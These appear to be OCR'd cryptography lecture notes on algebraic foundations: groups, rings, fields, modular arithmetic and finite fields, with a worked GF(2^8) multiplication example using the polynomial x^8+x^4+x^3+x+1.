- $A^n$ is the set of all $n$-tuples $(a_1, a_2, \ldots, a_n) = a_1 a_2 \ldots a_n$ with $a_1, a_2, \ldots, a_n \in A$. If $A$ is finite then $|A^n| = |A|^n$.
- $A^{\leq n} = \bigcup_{i=0}^{n} A^i$ and $A^* = \bigcup_{i=0}^{\infty} A^i$
- Function $f : A \to B$ maps each element of $A$ to an element of $B$: $a \mapsto f(a)$ or $b = f(a)$ with $a \in A$ and $b \in B$.
- A function $f : A_1 \times A_2 \times \cdots \times A_n \to B$ maps each element of $A$ to an element of $B$: $(a_1, a_2, \ldots, a_n) \mapsto f(a_1, a_2, \ldots, a_n)$ or $f(a_1, a_2, \ldots, a_n) = b$.
- A permutation $f : A \leftrightarrow A$ maps $A$ onto itself and is invertible: $x = f^{-1}(f(x))$. There are $|\operatorname{Perm}(A)| = |A|! = 1 \cdot 2 \cdot \cdots \cdot |A|$ permutations over $A$.
- $B^A$ is the set of all functions of the form $f : A \to B$. If $A$ and $B$ are finite, there will be $|B^A| = |B|^{|A|}$ such functions.



# Groups

A **group** $(G, \bullet)$ is a set $G$ and an operator $\bullet : G \times G \to G$ such that

- $a \bullet b \in G$ for all $a, b \in G$ (closure)
- $a \bullet (b \bullet c) = (a \bullet b) \bullet c$ for all $a, b, c \in G$ (associativity)
- there exists $1_G \in G$ with $a \bullet 1_G = 1_G \bullet a = a$ for all $a \in G$ (neutral element).
- for each $a \in G$ there exists $b \in G$ such that $a \bullet b = b \bullet a = 1_G$ (inverse element)

If also $a \bullet b = b \bullet a$ for all $a, b \in G$ (commutativity) then $(G, \bullet)$ is an **abelian group**.

If there is no inverse element for each element, $(G, \bullet)$ is a **monoid**.

Examples of abelian groups:

- $(\mathbb{Z}, +)$, $(\mathbb{R}, +)$, $(\mathbb{R} \setminus \{0\}, \cdot)$
- $(\{0,1\}^n, \oplus)$ where $a_1 a_2 \ldots a_n \oplus b_1 b_2 \ldots b_n = c_1 c_2 \ldots c_n$ with $(a_i + b_i) \bmod 2 = c_i$ (for all $1 \leq i \leq n$, $a_i, b_i, c_i \in \{0,1\}$) = bit-wise XOR

Examples of monoids: $(\mathbb{Z}, \cdot)$, $(\{0,1\}^*, ||)$ (concatenation of bit strings)

# Rings, fields

A **ring** $(R, \boxplus, \boxtimes)$ is a set $R$ and two operators $\boxplus : R \times R \to R$ and $\boxtimes : R \times R \to R$ such that

- $(R, \boxplus)$ is an abelian group
- $(R, \boxtimes)$ is a monoid
- $a \boxtimes (b \boxplus c) = (a \boxtimes b) \boxplus (a \boxtimes c)$ and $(a \boxplus b) \boxtimes c = (a \boxtimes c) \boxplus (b \boxtimes c)$ (distributive law)

If also $a \boxtimes b = b \boxtimes a$, then we have a **commutative ring**.

Example for a commutative ring: $(\mathbb{Z}[x], +, \cdot)$, where $\mathbb{Z}[x]$ is the set of polynomials with variable $x$ and coefficients from $\mathbb{Z}$.

A **field** $(F, \boxplus, \boxtimes)$ is a set $F$ and two operators $\boxplus : F \times F \to F$ and $\boxtimes : F \times F \to F$ such that

- $(F, \boxplus)$ is an abelian group with neutral element $0_F$
- $(F \setminus \{0_F\}, \boxtimes)$ is also an abelian group with neutral element $1_F \neq 0_F$
- $a \boxtimes (b \boxplus c) = (a \boxtimes b) \boxplus (a \boxtimes c)$ and $(a \boxplus b) \boxtimes c = (a \boxtimes c) \boxplus (b \boxtimes c)$ (distributive law)

Examples for fields: $(\mathbb{Q}, +, \cdot)$, $(\mathbb{R}, +, \cdot)$, $(\mathbb{C}, +, \cdot)$



# Number theory and modular arithmetic

For integers $a$, $b$, $c$, $d$ and $n > 1$

- $a \bmod b = c \quad \Rightarrow \quad 0 \leq c < b \ \wedge \ \exists d : a - db = c$
- we write $a \equiv b \pmod{n}$ if $n | (a - b)$
- $a^{p-1} \equiv 1 \pmod{p}$ if $\gcd(a, p) = 1$ (Fermat's little theorem)
- we call the set $\mathbb{Z}_n = \{0, 1, \ldots, n-1\}$ the *integers modulo* $n$ and perform addition, subtraction, multiplication and exponentiation modulo $n$.
- $(\mathbb{Z}_n, +)$ is an abelian group and $(\mathbb{Z}_n, +, \cdot)$ is a commutative ring
- $a \in \mathbb{Z}_n$ has a multiplicative inverse $a^{-1}$ with $aa^{-1} \equiv 1 \pmod{n}$ if and only if $\gcd(a, n) = 1$. The multiplicative group $\mathbb{Z}_n^*$ of $\mathbb{Z}_n$ is the set of all elements that have an inverse.
- If $p$ is prime, then $\mathbb{Z}_p$ is a (finite) field, that is every element except 0 has a multiplicative inverse, i.e. $\mathbb{Z}_p^* = \{1, \ldots, n-1\}$.
- $\mathbb{Z}_p^*$ has a *generator* $g$ with $\mathbb{Z}_p^* = \{g^i \bmod p \mid 0 \leq i \leq p-2\}$.

# Finite fields (Galois fields)

$(\mathbb{Z}_p, +, \cdot)$ is a finite field with $p$ elements, where $p$ is a prime number. Also written as GF($p$), the "Galois field" of order $p$.

We can also construct finte fields GF($p^n$) with $p^n$ elements:

- **Elements:** polynomials over variable $x$ with degree less than $n$ and coefficients from the finite field $\mathbb{Z}_p$
- **Modulus:** select an *irreducible* polynomial $T \in \mathbb{Z}_p[x]$ of degree $n$

$$T(x) = c_n x^n + \cdots + c_2 x^2 + c_1 x + c_0$$

  where $c_i \in \mathbb{Z}_p$ for all $0 \leq i \leq n$. An irreducible polynomial cannot be factored into two other polynomials from $\mathbb{Z}_p[x] \setminus \{0, 1\}$.
- **Addition:** $\oplus$ is normal polynomial addition (i.e., pairwise addition of the coefficients in $\mathbb{Z}_p$)
- **Multiplication:** $\otimes$ is normal polynomial multiplication, then divide by $T$ and take the remainder (i.e., multiplication modulo $T$).

**Theorem:** any finite field has $p^n$ elements ($p$ prime, $n > 0$)
**Theorem:** all finite fields of the same size are isomorphic



# GF($2^n$)

GF(2) is particularly easy to implement in hardware:

- addition = subtraction = XOR gate
- multiplication = AND gate
- division can only be by 1, which merely results in the first operand

Of particular practical interest in modern cryptography are larger finite fields of the form GF($2^n$):

- Polynomials are represented as bit words, each coefficient = 1 bit.
- Addition/subtraction is implemented via bit-wise XOR instruction.
- Multiplication and division of binary polynomials is like binary integer multiplication and division, but *without carry-over bits*. This allows the circuit to be clocked much faster.

Recent Intel/AMD CPUs have added instruction PCLMULQDQ for $64 \times 64$-bit carry-less multipication. This helps to implement arithmetic in GF($2^{64}$) or GF($2^{128}$) more efficiently.

# GF($2^8$) example

The finite field GF($2^8$) consists of the 256 polynomials of the form

$$c_7x^7 + \cdots + c_2x^2 + c_1x + c_0 \qquad c_i \in \{0,1\}$$

each of which can be represented by the byte $c_7c_6c_5c_4c_3c_2c_1c_0$.

As modulus we chose the irreducible polynomial


$$T(x) = x^8 + x^4 + x^3 + x + 1 \quad \text{or} \quad 1\,0001\,1011$$

Example operations:

- $(x^7 + x^5 + x + 1) \oplus (x^7 + x^6 + 1) = x^6 + x^5 + x$
  or equivalently $1010\,0011 \oplus 1100\,0001 = 0110\,0010$
- $(x^6 + x^4 + 1) \otimes_T (x^2 + 1) = [(x^6 + x^4 + 1)(x^2 + 1)] \bmod T(x) =$
  $(x^8 + x^4 + x^2 + 1) \bmod (x^8 + x^4 + x^3 + x + 1) =$
  $(x^8 + x^4 + x^2 + 1) \ominus (x^8 + x^4 + x^3 + x + 1) = x^3 + x^2 + x$
  or equivalently
  $0101\,0001 \otimes_T 0000\,0101 = 1\,0001\,0101 \oplus 1\,0001\,1011 = 0000\,1110$



# Confidentiality games at a glance



# Integrity games at a glance